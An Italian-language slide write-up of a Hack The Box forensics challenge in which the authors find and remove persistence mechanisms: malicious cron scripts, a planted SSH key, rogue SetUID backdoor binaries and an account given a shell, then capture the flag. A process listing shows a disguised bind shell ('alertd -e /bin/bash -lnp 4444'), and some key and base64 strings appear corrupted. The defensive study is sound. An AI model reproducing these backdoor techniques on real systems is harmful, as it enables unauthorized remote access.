ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQGQC20LoIrzuu9IvtbUeV7jW5J+ed76E2NSYgFhcpJdFiGq+sAv4ewLzF7DshiqH+G20rdLdCgBA3ohcXf8QKv8aosXVD2MLzJ0ad7BvL026M39RHjxT5Vi  
1q0Jb+FY1E0/CJYpY90ceX2psXAdG08FY329+nI1pizwt70uLk0rBmR11MkcCTQjAUhs70G+3Pwr9FYHpBS793kDPgDrgKQ9dYJ3q3szsRElbB7W9+Y6dQvpMyJSmYYc1IrP6Ew8L1VGKexQRL6j40F6yz  
AedHheNHVOfIqFg0Y7NR1ybQSajTYlEg1aDCJki19LQ2RroShyWbxchMS0p2LDYwzxu4E5139GDg6inSI2m5Io57Vd+3HDhvLhBahTkGzYmausQFHUiGm8705vYlAZlWI= root@buildkitsandbox  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQGQC20LoIrzuu9IvtbUeV7jW5J+ed76E2NSYgFhcpJdFiGq+sAv4ewLzF7DshiqH+G20rdLdCgBA3ohcXf8QKv8aosXVD2MLzJ0ad7BvL026M39RHjxT5Vis8Ch6zCGcL1Q  
1q0Jb+FY1E0/CJYpY90ceX2psXAdG08FY329+nI1pizwt70uLk0rBmR11MkcCTQjAUhs70G+3Pwr9FYHpBS793kDPgDrgKQ9dYJ3q3szsRElbB7W9+Y6dQvpMyJSmYYc1IrP6Ew8L1VGKexQRL6j40F6yzK2PBUsDYROry  
AedHheNHVOfIqFg0Y7NR1ybQSajTYlEg1aDCJki19LQ2RroShyWbxchMS0p2LDYwzxu4E5139GDg6inSI2m5Io57Vd+3HDhvLhBahTkGzYmausQFHUiGm8705vYlAZlWI= root@buildkitsandbox  
ssh-ed25519 nobody@nothing
```

Analisi del file "cron.tab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron.-
./cron.d:
    anacron  e2scrub_all  popularity-contest
./cron.daily:
    0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh
./cron.hourly:
./cron.monthly:
0anacron
./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/pyssh
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf /lib/python3/dist-packages/ssh_import_id_update
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd cron.daily
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "c3NoLWVkJU1MTkgQUFBQUMzTnphQzFsWkRJMUSURTVBQUFBSUhSZHs
" | base64 -d
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+0bq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "L3Jvb3QvLnNzaC9hdXRob3JpeMVkX2tleXMK" | base64 -d
/root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# vim /root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf pyssh
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

File con i permessi di SetUID

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# find / -user root -perm -4000 -print
/home/user/.backdoor ←
/usr/sbin/afdluk ←
/usr/sbin/pppd ←
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/dlxcrw ←
/usr/bin/mgxttm ←
/usr/bin/sudo
/root/solveme
find: '/proc/66/map_files': Permission denied
find: '/proc/77/map_files': Permission denied
find: '/proc/78/map_files': Permission denied
find: '/proc/86/map_files': Permission denied
find: '/proc/101/map_files': Permission denied
find: '/proc/124/map_files': Permission denied
find: '/proc/152/task/152/fd/6': No such file or directory
find: '/proc/152/task/152/fdinfo/6': No such file or directory
find: '/proc/152/fd/5': No such file or directory
find: '/proc/152/fdinfo/5': No such file or directory
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /home/user/.backdoor
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/sbin/afdluk
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/sbin/pppd
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/bin/dlxcrw
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/bin/mgxttm
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

in precedenza, abbiamo trovato uno script che genera file binari come root con nomi di 6 caratteri:

Analisi di "/etc/passwd"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# cd ..
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd ..
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:# cd root
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# cat /etc/passwd | grep -i "/bash"
root:x:0:0:root:/bin/bash
gnats:x:41:0:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/bash
user:x:1000:1000::/home/user:/bin/bash
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# groups gnats
gnats : root
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# usermod -s /usr/sbin/nologin gnats
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# usermod -g 41 gnats
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Andiamo a /etc/passwd per vedere se ci sono account utente sospetti con privilegi elevati e accesso alla shell.

L'account "**gnats**" nel sistema Linux è specificamente progettato per il sistema di segnalazione degli errori "**Gnats Bug-Reporting System**". Non è tipico per gli account di sistema o di servizio che normalmente non necessitano di una shell interattiva.

Revisione finale

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER  PID %CPU %MEM   VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss   22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S    22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root    66  0.0  0.1 13904  8836 ?        Ss   22:19  0:00  \_ sshd: user [priv]
user    77  0.0  0.0 13904  5176 ?        S    22:19  0:00      \_ sshd: user@pts/1
user    78  0.0  0.0  6000  3936 pts/1    Ss   22:19  0:00          \_ -bash
root    86  0.0  0.0  8316  4524 pts/1    S    22:19  0:00          \_ sudo su
root    87  0.0  0.0  7024  3708 pts/1    S    22:19  0:00          \_ su
root    88  0.0  0.0  6000  3828 pts/1    S    22:19  0:00          \_ bash
root   100  0.0  0.0  7024  3544 pts/1    S    22:20  0:00          \_ su user
user   101  0.0  0.0  6000  3876 pts/1    S    22:20  0:00          \_ bash
root   124  0.0  0.0  8056  4508 pts/1    S    22:21  0:00          \_ sudo su
root   125  0.0  0.0  7024  3580 pts/1    S    22:21  0:00          \_ su
root   126  0.0  0.0  6000  3844 pts/1    S    22:21  0:00          \_ bash
root   178  0.0  0.0  7656  3364 pts/1    R+   22:29  0:00          \_ ps auxf
root   50  0.0  0.0  2596  1840 ?        S    22:14  0:00 alertd -e /bin/bash -lnp 4444
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# kill -9 50
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER  PID %CPU %MEM   VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss   22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S    22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root    66  0.0  0.1 13904  8836 ?        Ss   22:19  0:00  \_ sshd: user [priv]
user    77  0.0  0.0 13904  5176 ?        S    22:19  0:00      \_ sshd: user@pts/1
user    78  0.0  0.0  6000  3936 pts/1    Ss   22:19  0:00          \_ -bash
root    86  0.0  0.0  8316  4524 pts/1    S    22:19  0:00          \_ sudo su
root    87  0.0  0.0  7024  3708 pts/1    S    22:19  0:00          \_ su
root    88  0.0  0.0  6000  3828 pts/1    S    22:19  0:00          \_ bash
root   100  0.0  0.0  7024  3544 pts/1    S    22:20  0:00          \_ su user
user   101  0.0  0.0  6000  3876 pts/1    S    22:20  0:00          \_ bash
root   124  0.0  0.0  8056  4508 pts/1    S    22:21  0:00          \_ sudo su
root   125  0.0  0.0  7024  3580 pts/1    S    22:21  0:00          \_ su
root   126  0.0  0.0  6000  3844 pts/1    S    22:21  0:00          \_ bash
root   179  0.0  0.0  7656  3264 pts/1    R+   22:30  0:00          \_ ps auxf
```

Flag catturata!

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ./solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is fully remediated
Issue 4 is fully remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated

Congrats: HTB{7tr3@t_hUntIng_4TW}
```

04

CONSIDERAZIONI FINALI

Conclusioni e
analisi finali

Mitigazioni

Limitazione dei privilegi:

Utilizzare il principio del **minimo privilegio**. Evitare di utilizzare l'account root per attività quotidiane; usare invece utenti con privilegi limitati e sudo per eseguire comandi che richiedono privilegi elevati.



Configurazione e sicurezza della rete:

Configurare correttamente i firewall e separare le reti in base alla loro funzione per ridurre la superficie di attacco. Disabilitare i servizi non necessari e monitora il traffico di rete per attività sospette.

Mitigazioni

Sicurezza SSH:

Disabilitare il login root tramite SSH, usare chiavi SSH invece di password, e considerare la limitazione degli accessi SSH a determinati indirizzi IP.



Backup regolari:

Mantenere i backup regolari e testarli regolarmente. I backup possono essere vitali per il ripristino del sistema in caso di compromissione.

Grazie per
l'attenzione!



Mattia d'Argenio



Alberto Montefusco



Alessandro Aquino

